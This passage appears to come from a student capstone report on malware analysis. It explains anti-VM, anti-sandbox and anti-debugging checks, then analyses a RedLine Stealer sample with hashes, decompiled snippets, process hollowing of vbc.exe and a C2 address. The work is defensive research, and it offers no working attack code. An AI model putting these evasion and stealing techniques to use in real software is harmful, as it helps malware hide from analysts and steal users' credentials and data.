Fig. 53: Virtual Environment artifacts present in VM

```
C:\Users\hrish\OneDrive\Pictures\Screenshots\Phase02\week9\sandbox\taskE>environment_artefacts
 [*] Reg key exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id
0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id
0
 [-] Reg key doesn't exist: SOFTWARE\VMware, Inc.\VMware Tools
 [*] Reg key exist: HARDWARE\Description\System
 [-] Reg key doesn't exist: SOFTWARE\Oracle\VirtualBox Guest Additions
 [*] Reg key exist: SYSTEM\ControlSet001\Services\Disk\Enum
 [-] Reg key doesn't exist: HARDWARE\ACPI\DSDT\VBOX__
 [-] Reg key doesn't exist: HARDWARE\ACPI\FADT\VBOX__
 [-] Reg key doesn't exist: HARDWARE\ACPI\RSDT\VBOX__
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxGuest
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxMouse
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxService
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxSF
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxVideo
 [*] Reg value exist: NVMe    SAMSUNG MZVLB512NEXF
 [-] Reg value doesn't exist: 0
 [-] Reg value doesn't exist: 0
 [*] Reg value exist: NVMe    SAMSUNG MZVLB512NEXF
 [-] Reg value doesn't exist: 0xfc
 [-] Reg value doesn't exist: 0x100
 [-] Reg value doesn't exist: 0x104
 [*] Reg value exist: NVMe    SAMSUNG MZVLB512NEXF
 [-] Reg value doesn't exist: 0x10c
```

Fig. 54: Virtual Environment artifacts absent in host system

In the above two images, we can see that the virtual machines contain a registry value starting with "**VBOX**" which gives away that it is a **virtual environment**, indicating that the malware is likely being studied to understand its behaviour. On the other hand, the host machines have a registry value starting with "**NVMe Samsung**".

6.11.2: ACCESSING HARDWARE RELATED INFORMATION (ANTI-VM TECHNIQUE)

Certain malware variants attempt to gather system-related information, such as fan speed or temperature, which is typically accessible to the underlying host system but not readily available within a virtualized environment. By querying hardware sensors or system monitoring interfaces, the malware aims to retrieve details specifically related to fan operations or **thermal management**. The absence of this information or the inability to access such hardware-based details within a virtualized environment signals to the malware that it might be running in a controlled or emulated environment.




Fig. 55: WMI query for Fan details for host (left) and VM (right)

In the image above, the **LHS is a host machine terminal**, which is able to access the hardware information related to the computer fan. The **RHS** which does not return any information on querying hardware related information, indicates a **virtual environment**.

6.11.3: MOUSE MOVEMENT DETECTION (ANTI-SANDBOX TECHNIQUE)

Malware utilizes mouse movement analysis as an anti-sandbox technique to differentiate between real user systems and controlled sandbox environments. By monitoring **mouse activity** and analysing movement patterns, speed, and behaviour, the malware detects unnatural or **repetitive mouse movements indicative of sandbox simulation**. When suspicious patterns are identified, the malware delays its malicious activities or alters its execution flow to evade sandbox detection mechanisms. This technique aims to hinder sandbox analysis by preventing the timely execution of potentially harmful activities, complicating the efforts of security analysts to understand the malware's behaviour within controlled environments.

6.11.4: DEBUGGER DETECTION (ANTI-DEBUGGING TECHNIQUE)

Malware frequently incorporates anti-debugging techniques to detect analysis environments, hinder scrutiny, and evade detection by security analysts. Among these techniques, the **IsDebuggerPresent**() function, a Windows API call, is commonly used by malware to check for the **presence of a debugger or debugging tools** during its execution. If the function detects a debugger, the malware modifies its behaviour, delays execution, or terminates its process to evade analysis within debugging environments. By using **IsDebuggerPresent**(), malware aims to avoid detection and analysis, making it challenging for analysts to comprehend its operations and potential threats in controlled environments.

```
C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week8(sandbox)\antidebug>isdebuggerpresent.exe
No debugger is detected.
Continuing the program execution
C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week8(sandbox)\antidebug>
```

Fig. 56: Execution without debugger




Fig. 57: Execution with WinDBG debugger

Understanding **anti-reverse engineering techniques** is paramount for analysts due to their critical role in cybersecurity. These techniques, employed by malicious entities, aim to obfuscate, evade, and hinder analysis efforts. By comprehending these methods, analysts gain insights into the evolving tactics used by malware to **thwart reverse engineering processes**. This knowledge aids in developing effective countermeasures and enhancing defence strategies against sophisticated threats. Researching these techniques equips analysts with the ability to identify, counter, and overcome evasion tactics, allowing for more comprehensive threat analysis, quicker response times, and the development of resilient security measures. In essence, a thorough understanding and ongoing research into anti-reverse engineering techniques are crucial for staying ahead in the perpetual arms race against cyber threats.

CHAPTER 7:

MILESTONE 12: REDLINE STEALER INTRODUCTION

7.1: INFORMATION STEALERS

Information stealers as the name suggests are trojans or spyware that **steal sensitive user information** from the victim machine and exfiltrate it back to their C2 servers. These samples stay persistent and stealthy and constantly gather user information via **key logging** or monitoring and **exfiltrate it back to the C2 server** at periodic intervals.

Some of the most common resources that the Information Stealers steal information from are **browsers, crypto wallets, system information** and other frequently used communication applications like **Discord** and **Telegram**. Some information stealers also map the user's network and exfiltrate information about the other devices and routers contained in the victim's environment.

Browsers store a plethora of information about the user. They store passwords, bookmark information, the user's search history and cookies. Stealing browser information allows attackers access to the accounts of the victim on certain websites, via the session cookies or the stored passwords. The attacker can impersonate the victim and carry out malicious activities or sell these credentials on the dark web for a profit.

Stealing the crypto wallet private key allows the attacker to gain access to the victim's crypto wallet. The attacker can then initiate crypto currency transactions between various parties and move the victim's funds to their accounts, without the victim's inherent knowledge.

Taking a screenshot of the Windows home screen and gathering information about the system (the build, the OS, the administrator, the secondary users etc.) allows the attacker to uniquely identify the particular system for a future attack. Unique IDs are associated for each machine that is infected, and are often used when initiating Botnet attacks.

Attackers realise that if they exfiltrate user information without any encryption, defenders can easily run the information stealer in a containerized environment and observe what data is being exfiltrated. They therefore, use a **custom encryption mechanism**, based on **repeated XOR** and **Base64** encoding to encrypt the packet payload that is being exchanged.

Information stealers pose a significant threat to users as they continue prolonged attacks and remain hidden. Our understanding of all the previous components of malware, has provided us with all the insights on the techniques used by real-world malware samples. Information stealers encompass all the concepts covered in this Capstone project so far and therefore, we have selected that as the final malware sample for analysis.

According to Uptycs [20], RedLine stealer has been identified as the **prominent infostealer** in the marketplace, bagging a market share of **56%**. Understanding how significant this is, in the context of protection today, we decided to go ahead with the analysis of the RedLine Infostealer.

The **metadata** associated with the RedLine stealer sample selected is provided in detail below:

IOC: 9d078b8928a927ea394f72d205aaf88b7bb0ee82 (SHA1 hash)

SHA256: b106a69dc034910468926bd1e55f030a60cafdc2bf1af8f1cd5d683c110eb8ae

Malware type: Trojan

File type: Win32 EXE

First found in wild: 2023-08-20

File size: 804.50 KB

Magic: PE32 executable (console) Intel 80386, for MS Windows

TrID: Win32 Executable MS Visual C++ (generic) (47.3%), Win64 Executable (generic) (15.9%), Win32 Dynamic Link Library (generic) (9.9%), Win16 NE executable (generic) (7.6%), Win32 Executable (generic) (6.8%)

Target Machine: Intel 386 or later processors and compatible processors

7.2: ANALYSIS SETUP




Fig. 58: Environment Setup

Establishing a malware analysis environment is a crucial prerequisite for conducting dynamic analysis efficiently. This environment should be isolated from actual host machines and the internet to prevent potential infections. Although sandboxes are commonly employed, they are often vulnerable to crashes caused by malware execution, and freely available options may lack efficiency.

To address these concerns, we opted to create our own malware analysis environment using virtual machines (VMs). VMs are preferable due to their disposability and ability to provide a genuinely isolated space for malware execution and experimentation. **FlareVM** and **RemNux**, both open-source operating systems for Windows and Linux respectively, were chosen to construct a robust malware analysis environment.

FlareVM served as the platform for executing and analyzing Windows malware samples and real-world scenarios. However, the isolation from the internet in FlareVM posed challenges when analyzing malware samples implementing Command and Control (C2) techniques. Communication is vital for activities like executing C2-provided commands or downloading malware from C2 servers, requiring the simulation of the internet. RemNux played a crucial role in this aspect by simulating the internet for FlareVM through InetSim software. Both VMs were configured in a host-only network, with RemNux's IP address serving as FlareVM's DNS address.

For comprehensive monitoring of FlareVM's activities, we employed the Security Information and Event Management (**SIEM**) tool, **Wazuh**. This external observation encompassed all events, even in the event of a Windows FlareVM crash due to malware execution.

In conclusion, this setup provides a comprehensive and ideal environment for the analysis of malware, ensuring a thorough examination of malicious activities.

CHAPTER 8:

REDLINE STEALER ANALYSIS

Intro about redline:

The **Redline Stealer** emerges on the cybersecurity horizon as a formidable and increasingly prevalent information stealer, making significant waves in **2023**. Its efficacy is underscored by its status as one of the most impactful players in the realm of info stealers. **Originating in 2020**, its initial mode of proliferation was through phishing emails. However, in the subsequent years, notably in 2023, cyber adversaries elevated the malware's functionality, opting for alternative infection vectors such as **Microsoft's OneNote platform** [22].

Worth noting is the malware's prevalence in the dark web, where it is commodified as part of the **malware-as-a-service model**. For the purposes of this analysis, a variant of Redline Stealer was acquired from **Malware Bazaar**.




Fig. 59: Virustotal output for RedlineStealer malware variant

As seen in the figure 59, **78%** percent of anti-virus engines detect and categorise this as redline stealer. The detection percentage indicates the damage and the prevalence of the malware.

Static analysis:

In order to uncover the techniques implemented by this malware, we first started of analysing it with PE studio, to find any suspicious strings and DLL API calls.

GetSystemTimeAsFileTime	-	0x00097CDA	0x00097CDA	762 (0x02FA)	file	T1124 | System Time Discovery	implicit	-	KERNEL32.dll
WriteFile	x	0x00097E60	0x00097E60	1580 (0x062C)	file	-	implicit	-	KERNEL32.dll
GetFileType	-	0x00097F8A	0x00097F8A	603 (0x025B)	file	-	implicit	-	KERNEL32.dll
FlushFileBuffers	-	0x00097FA6	0x00097FA6	427 (0x01AB)	file	-	implicit	-	KERNEL32.dll
ReadFile	-	0x00097FE2	0x00097FE2	1160 (0x0488)	file	-	implicit	-	KERNEL32.dll
GetFileSizeEx	-	0x00097FEE	0x00097FEE	601 (0x0259)	file	-	implicit	-	KERNEL32.dll
SetFilePointerEx	-	0x00097FFE	0x00097FFE	1337 (0x0539)	file	-	implicit	-	KERNEL32.dll
FindClose	-	0x00098078	0x00098078	385 (0x0181)	file	-	implicit	-	KERNEL32.dll
FindFirstFileExW	x	0x00098084	0x00098084	391 (0x0187)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileW	x	0x00098098	0x00098098	408 (0x0198)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
Sleep	-	0x00097AEC	0x00097AEC	1431 (0x0597)	execution	T1497 | Sandbox Evasion	implicit	-	KERNEL32.dll
GetCurrentProcess	x	0x00097C6C	0x00097C6C	548 (0x0224)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
TerminateProcess	x	0x00097C80	0x00097C80	1446 (0x05A6)	execution	-	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00097CC4	0x00097CC4	553 (0x0229)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
TlsAlloc	-	0x00097DEC	0x00097DEC	1464 (0x05B8)	execution	-	implicit	-	KERNEL32.dll
TlsGetValue	-	0x00097DF8	0x00097DF8	1466 (0x05BA)	execution	-	implicit	-	KERNEL32.dll
TlsSetValue	-	0x00097E06	0x00097E06	1467 (0x05BB)	execution	-	implicit	-	KERNEL32.dll
TlsFree	-	0x00097E14	0x00097E14	1465 (0x05B9)	execution	-	implicit	-	KERNEL32.dll
ExitProcess	-	0x00097E82	0x00097E82	362 (0x016A)	execution	-	implicit	-	KERNEL32.dll
GetCommandLineA	-	0x00097EA6	0x00097EA6	482 (0x01E2)	execution	-	implicit	-	KERNEL32.dll
GetCommandLineW	-	0x00097EB8	0x00097EB8	483 (0x01E3)	execution	-	implicit	-	KERNEL32.dll
GetCurrentThread	x	0x00097ECA	0x00097ECA	552 (0x0228)	execution	-	implicit	-	KERNEL32.dll
GetEnvironmentStringsW	x	0x000980D0	0x000980D0	580 (0x0244)	execution	-	implicit	-	KERNEL32.dll
FreeEnvironmentStringsW	-	0x000980EA	0x000980EA	438 (0x01B6)	execution	-	implicit	-	KERNEL32.dll
SetEnvironmentVariableW	x	0x00098104	0x00098104	1322 (0x052A)	execution	-	implicit	-	KERNEL32.dll
UnhandledExceptionFilter	-	0x00097C32	0x00097C32	1479 (0x05C7)	exception	-	implicit	-	KERNEL32.dll
SetUnhandledExceptionFilter	-	0x00097C4E	0x00097C4E	1415 (0x0587)	exception	-	implicit	-	KERNEL32.dll
RaiseException	x	0x00097D52	0x00097D52	1143 (0x0477)	exception	-	implicit	-	KERNEL32.dll

Fig. 60: PEStudio output for RedlineStealer malware variant

Figure 60 shows the suspicious DLL API calls. These calls **range from file related DLL APIs** to environment variable related DLL APIs indicating its wide **range of functionality**. Strings utility was not of much help indicating the possibility of malware being packed or obfuscated.

To verify the same and to understand the underlying actions, we continued static analysis with **Ghidra**. Upon loading the malware executable in Ghidra and starting from the **entry point** (main function), we quickly stumbled upon the below code shown in figure 61.

```
{
  if ((DAT_00499018 == 0xbb40e64e) || ((DAT_00499018 & 0xffff0000) == 0)) {
    DAT_00499018 = ___get_entropy();
    if (DAT_00499018 == 0xbb40e64e) {
      DAT_00499018 = 0xbb40e64f;
    }
    else if ((DAT_00499018 & 0xffff0000) == 0) {
      DAT_00499018 = DAT_00499018 | (DAT_00499018 | 0x4711) << 0x10;
    }
  }
  DAT_0049901c = ~DAT_00499018;
  return;
}
```

Fig. 61: Decompiled code storing entropy value for future use

The code here gets the entropy of the certain section of the malware. On this basis, it initialises a variable. This variable could indicate some crucial key that could possibly be employed in payload decryption or C2 communication. Hence, this variable must be kept an eye on. Further going down the lane of functions, we find an anti-reverse engineering technique **IsDebuggerPresent**() which essentially checks if a process is being run under a debugger or not. If yes, we see a function being called, which ultimately terminates the process execution.

It is important to note that this conclusion was drawn only because of our work done in week 09 on evasion techniques.

```
23  BVar2 = IsDebuggerPresent();
24  local_c.ExceptionRecord = &local_5c;
25  local_c.ContextRecord = (PCONTEXT)local_328;
26  SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)0x0);
27  LVar3 = UnhandledExceptionFilter(&local_c);
28  if ((LVar3 == 0) && (BVar2 != 1)) {
29    FUN_0042aa1f();
30  }
31  return;
32}
```

Fig. 62: ARET Technique employed by RedLine Stealer

Once the malware verifies the absence of debugger, it creates a new process and hollows it out by injecting malicious code into the newly created benign process. However, it is still not very clear as to which benign process is being hollowed out as seen in the figure 63.

The code and the logic in figure 63 closely resemble to that of **process hollowing technique**. This verification was only possible due to the previously conducted analysis on a process hollowing malware sample in Milestone 03.

```
PIMAGE_SECTION_HEADER __cdecl __FindPESection(PBYTE pImageBase,DWORD_PTR rva)

{
  int iVar1;
  PIMAGE_SECTION_HEADER p_Var2;
  uint uVar3;

  uVar3 = 0;
  iVar1 = *(int *)(pImageBase + 0x3c);
  p_Var2 = (PIMAGE_SECTION_HEADER)
           (pImageBase + *(ushort *)(pImageBase + iVar1 + 0x14) + 0x18 + iVar1);
  if (*(ushort *)(pImageBase + iVar1 + 6) != 0) {
    do {
      if ((p_Var2->VirtualAddress <= rva) &&
         (rva < (p_Var2->Misc).PhysicalAddress + p_Var2->VirtualAddress)) {
        return p_Var2;
      }
      uVar3 = uVar3 + 1;
      p_Var2 = p_Var2 + 1;
    } while (uVar3 < *(ushort *)(pImageBase + iVar1 + 6));
  }
  return (PIMAGE_SECTION_HEADER)0x0;
}
```

Fig. 63: Code performing Process Hollowing technique

Upon successfully hollowing out a process, it performs another check to make sure it only affects selected victims. This is generally done by gathering **geographical location of the victim** or the Windows' version. This malware gathers the geographical location by 2 methods as seen in figure 65. It gets the time zone information and checks daylight savings settings of the computer. Both of this information give out geographical information of the victim. For example, if a computer has enabled **daylight savings settings**, it could mean the computer is located in US since not many countries follow this practice. This malware sample was mainly tailored to infect and steal **US victims' information**.

```
eVar5 = __get_timezone(&local_8);
if (eVar5 == 0) {
  eVar5 = __get_daylight(&local_c);
  if (eVar5 == 0) {
    eVar5 = __get_dstbias(&local_10);
    if (eVar5 == 0) {
      FUN_00466138(DAT_0049bf2c);
      DAT_0049bf2c = (LPVOID)0x0;
      DVar6 = GetTimeZoneInformation((LPTIME_ZONE_INFORMATION)&DAT_0049bf38);
      if (DVar6 != 0xffffffff) {
        local_8 = DAT_0049bf38 * 0x3c;
        local_c = 1;
```

Fig. 64: Code gathering geographical information of the victim machine

Finally, after confirming whether the victim can be affected or not, it starts stealing sensitive information, which is its main functionality. It starts off by grabbing some **locale information** such as **nationality, language**, etc, as seen in the figure 65.

```
      iVar7 = _TestDefaultLanguage(Locale,1);
      if (iVar7 == 0) goto LAB_00475965;
      *puVar3 = *puVar3 | 0x100;
    }
    else {
LAB_004758b9:
      *puVar3 = uVar4 | 0x300;
    }
    uVar4 = puVar3[1];
  }
  else {
    if ((((*(int *)(p_Var5 + 0x60) != 0) || (*(int *)(p_Var5 + 0x5c) == 0)) ||
        (iVar7 = __wcsicmp(*(wchar_t **)(p_Var5 + 0x50),local_f8), iVar7 != 0)) ||
       (iVar7 = _TestDefaultLanguage(Locale,0), iVar7 == 0)) goto LAB_00475965;
    *puVar3 = *puVar3 | 0x100;
    uVar4 = puVar3[1];
```

Fig. 65: Code gathering locale information of the victim

However, just as suspected, the malware sample was **packed** as seen in figure 66 and even after several attempts to unpack it through several tools, it still remains packed indicating the use of **custom packing**. This disrupted our analysis to continue any further. This also tells us that packing techniques are one of the most complex anti reverse engineering techniques due to their flexibility and customization.

```
dVar26 = (double)CONCAT44(param_3,param_2);
auVar14._0_4_ = -(uint)((int)((ulonglong)dVar26 & 0xffffffffffff) == 0);
auVar14._4_4_ = -(uint)((int)(((ulonglong)dVar26 & 0xffffffffffff) >> 0x20) == 0);
auVar14._8_4_ = -(uint)((int)(in_XMM3_Qa & in_XMM2_Qa) == 0);
auVar14._12_4_ = -(uint)((int)((in_XMM3_Qa & in_XMM2_Qa) >> 0x20) == 0);
if ((ushort)((ushort)(SUB161(auVar14 >> 7,0) & 1) | (ushort)(SUB161(auVar14 >> 0xf,0) & 1)
             (ushort)(SUB161(auVar14 >> 0x17,0) & 1) << 2 |
             (ushort)(SUB161(auVar14 >> 0x1f,0) & 1) << 3 |
             (ushort)(SUB161(auVar14 >> 0x27,0) & 1) << 4 |
             (ushort)(SUB161(auVar14 >> 0x2f,0) & 1) << 5 |
             (ushort)(SUB161(auVar14 >> 0x37,0) & 1) << 6 |
            (ushort)(SUB161(auVar14 >> 0x3f,0) & 1) << 7) == 0xff) {
  if (dVar10 != -1.0) {
    if ((param_3 & 0x80000000) == 0) {
      if ((uVar8 & 0x7ff0) < 0x3ff0) {
        return (float10)0;
```

Fig. 66: Presence of packing in RedLine Stealer malware variant

Also due to the presence of process hollowing, all the malicious activities will be performed by the hollowed process and not the malware sample that we are statically investigating. Thus, all the stealing functionality will not be seen statically. The analysis of the hollowed process can only be performed by executing the malware sample and taking the memory dump of the hollowed process.

Essentially indicating further understanding of malware sample can be done through dynamic analysis.

Dynamic analysis

Many speculations were drawn from static analysis. However, there were difficulties relating to packing. Thus, to verify those speculations and identify any uncovered functionality during static analysis, dynamic analysis was performed. This is mainly done with the help of some of the previously used tools like, **Autoruns, ProcMon, Wireshark and TCPview**.

In order to capture all activities relating to the malware, ProcMon ran in background. TCPView tool is also run which displays all the running processes and their network activities. ProcMon was to mainly capture all system activities while **TCPview** was mainly employed to see the **network activities** to verify the **action of process hollowing live**.

It must be noted that initially the malware was executed will all tools running but in isolated environment. However, due to lack of internet connection, the main malicious actions were not performed. Following this, the internet connection was established and the malware executed.

Upon execution, we see that malware first performs process hollowing by hollowing out **“vbc.exe” (The Visual Basic compiler**) which is a benign process. Once the hollowing is successful, the original malware process (the **spawner**) terminates its execution. This is a form of evasion tactic since the malware process doesn’t perform the actual malicious activity but the hollowed benign looking process will. This helps malware evade many anti-viruses.

Next, the hollowed process, vbc.exe continues stealing some vital system sensitive information such as **computer name, GUID, date and time, environment variables**, etc as seen in the figures below.




Fig. 67: Accessing Computer sensitive information as seen in ProcMon




Fig. 68: Accessing the System GUID

The hollowed process also performs a specific sequence of actions which was parsing certain registry and directory paths repetitively in a loop. This can be seen as another evasion tactic employed by vbc.exe where in it parses a benign registry and directory paths for certain amount of time which will be overlooked by sandboxes.

Finally, upon grabbing the above discussed information, it tries to connect to the C2 server whose IP address is **149.202.0.242** as seen in the figure below. Note the state of the process, which is **Syn Sent** indicating the process is **trying to establish a connection**. However, it fails to, indicating the possibility of C2 server being taken down.

